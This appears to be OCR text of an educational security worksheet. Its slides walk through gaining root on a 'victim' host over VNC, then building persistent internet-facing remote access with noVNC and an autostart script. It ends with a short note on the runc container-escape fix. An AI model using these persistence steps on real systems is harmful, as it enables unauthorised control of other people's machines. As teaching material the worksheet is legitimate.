
OBTAIN REMOTE DESKTOP

- Add a new preference and set the configuration required for connecting to the victim's machine
- Ensure the protocol is "VNC – Virtual networking Computing"
- Configure the victim's IP address and connect to port 5901
- Enter the password that was set previously



OBTAIN REMOTE DESKTOP

- We should successfully connect to the victim's machine
- The desktop environment should be similar to the diagram on the left



OBTAIN REMOTE DESKTOP

- Open the terminal and run the command "sudo -i" to obtain an interactive terminal
- Run the command "whoami" to verify that you are logged in as root
- You should not be prompted for a password
- Congratulations! You have root access into the victim's host machine

ACCESSING REMOTE DESKTOP OVER THE INTERNET


(Optional)

Important Notes

Victim’s machine must be accessible from the internet (e.g has a public address to connect to)


Most useful for victim systems which are facing the internet (e.g web servers)

If victim’s machine is not accessible from the internet, access can only be done over the LAN where other machines can read the victim’s machine




SETUP NOVNC

- Using the terminal, navigate to “/etc/ssl” on the victim’s machine
- Enter the command “openssl req –x509 –nodes –newkey rsa:2048 –keyout novnc.pem –out novnc.pem –days 365”
- This generates the certificate to be used by the web server
- Make the certificate executable using “chmod 644 novnc.pem”




SETUP NOVNC

- Create a new file in the root folder named "vncstartup.sh"
- Enter the commands as shown in the diagram to the left
- The number "6080" indicates the port that the client can connect to
- Use "chmod +x vncstartup.sh" to make the shell script executable



SETUP NOVNC


- Using the GUI, navigate to the “Session and Startup” configuration page
- Under the tab “Application Autostart”, create a new entry with the command of the shell script previously created
- This will run the script on startup and allow persistent web access



SETUP NOVNC

- Execute the shell script for the first time
- On the attacker's machine, navigate to the victim's machine on port 6080
- Enter the password of the vnc server created earlier

SETUP NOVNC




- Congratulations! We now have a remote desktop into the victim's host machine through the internet
- As the remote desktop is persistent, you can attempt rebooting the victim's system
- The remote desktop will reestablish connection once the victim's system starts again

THE FIX

Preventive Measures

- Creates a temporary copy of the binary itself
- /proc/[runc-pid]/exe now points to the temporary file
- Original binary cannot be reached from within the container
- Temporary file is also write blocked



END OF WORKSHEET

Thank you for taking time to read this worksheet.
Hope this post gave you a bit of insight into this vulnerability